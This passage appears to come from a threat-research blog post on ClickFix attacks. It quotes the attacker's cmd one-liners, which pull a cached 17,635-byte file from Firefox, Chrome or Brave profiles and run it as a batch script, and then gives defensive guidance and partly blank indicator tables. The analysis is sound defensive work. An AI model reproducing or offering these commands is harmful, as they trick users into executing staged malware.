
Figure 9: Compromised dental site previously discussed.
Early on, a check takes place to determine what browser the target is using. This check ultimately determines the ClickFix command that is served up to the user. For example:
Firefox:
cmd /c for /r "%LOCALAPPDATA%\Mozilla\Firefox\Profiles" %f in (f_*) do @if %~zif==17635 copy "%f" %TEMP%\t.bat >nul 2>nul&%TEMP%\t.batChrome:
cmd /c for /r "%LOCALAPPDATA%\Google\Chrome\User Data" %f in (f_*) do @if %~zif==17635 copy "%f" %TEMP%\t.bat >nul 2>nul&%TEMP%\t.batBrave:
cmd /c for /r "%LOCALAPPDATA%\BraveSoftware\Brave-Browser\User Data" %f in (f_*) do @if %~zif==17635 copy "%f" %TEMP%\t.bat >nul 2>nul&%TEMP%\t.bat
The only difference between these commands is the folder location it points to for each browser's cache. Regardless of the browser, each command iterates through the files in the cache, looking for one that is 17,635 bytes in size.
It turns out that when the fake dental side was initially loaded, a 17,635-byte file was included and saved into the cache. When the ClickFix command finds this file, it copies it to the Temp folder as a batch file and executes it. This results in several stage two payloads, with one PowerShell file in turn calling several more malicious payloads.
Combating ClickFix
As we said at the beginning, attackers love ClickFix. Its prevalence as an attack technique leaves little doubt of this, and the fact that threat actors continue to come up with new and novel ways to utilize it only drives the point home.
It doesn't appear that these newer uses for ClickFix are part of one group's attempt to further the technique. Rather, unconnected threat actors or groups have observed how successful ClickFix has been in tricking targets and are experimenting with new ways to leverage it.
Fortunately, there are several things that can be done to combat ClickFix attacks.
Stop the paste
At its core, ClickFix is a social engineering attack mechanism, designed to take advantage of less technical or informed users. Combatting this requires user training to recognize ClickFix lures.
Train users to never paste commands into a Run dialog box, a terminal, PowerShell, or anything else at a web page's request. Emphasize that legitimate CAPTCHAs or "verification" workflows never require you to execute shell commands. Finally, encourage users to report suspicious pages to their Security or IT departments.
Control what can execute
In parallel, it's important to harden script and application execution on the endpoint. Utilize application control tools or allowlisting for untrusted executables. Block the execution from user-writable locations like the Temp folder and implement controls for unsigned binaries and suspicious archive extraction. Finally, limit the access to local administrator privileges, as well as opening the Run dialog box or a command prompt.
Detect the chain

Even with user training and endpoint controls in place, organizations should monitor for the behaviors that follow a successful ClickFix execution:
A browser or user-launched process spawning
cmd.exe, PowerShell, or Windows TerminalEncoded PowerShell commands
Execution-policy bypasses
Archives or executables appearing in user-writable locations
Detection should also extend beyond initial execution. New scheduled tasks, new Run keys, or unexpected SSH connections can all indicate that something is amiss. Because payloads and file names can change, defenders should focus on the sequence of activity rather than relying solely on hashes, domains, or other static indicators.
Indicators of Compromise (IOCs)
Lateral movement attack
Item | Description |
|---|---|
| Typosquatted redirector presented after the Bing search. |
| Additional redirector in the delivery chain. |
| ClickFix landing page that displayed the fake verification workflow. |
| Staged malicious ZIP written to the user's temporary directory. |
| Staging directory containing the extracted payload files. |
| Staged batch script that established the Run key and scheduled-task persistence. |
| Executable abused as a DLL-sideloading host for |
| Malicious DLL extracted from the staged archive. |
| Temporary file containing a Base64-encoded PowerShell command. |
| PowerShell script used to establish the reverse SSH tunnel. |
| Attacker-controlled remote host used for reverse SSH tunneling. |
| The name of the scheduled task and Run key value created by |
| Scheduled task created to maintain the reverse tunnel. |
Stenographic attack
Item | Description |
|---|---|
SHA256: | Legitimate, signed Microsoft binary dropped in |
SHA256: | Malicious DLL paired with |
SHA256: | Malicious batch file launched through |
| Scheduled-task name and user Run key value used for persistence. |
| Registry path used for user Run key persistence. |
DuskDesk RAT attack
Item | Description |
|---|---|
| Attacker-controlled domain used to deliver the MSI package. Its |
| Malicious MSI download URL. The token is case-specific and should be retained in the underlying case record, but the normalized domain and path are more useful as publication-facing indicators. |
| IP address associated with |
SHA256: | Malicious Node.js runtime executable installed with the RAT. |
| Malicious JavaScript implant launched by the Node.js runtime. |
| Node.js launcher used to start the DuskDesk execution chain. |
| Configurable data file containing the RAT's operational configuration. |
| User Run key value used to launch |
| Remote TCP destination observed for |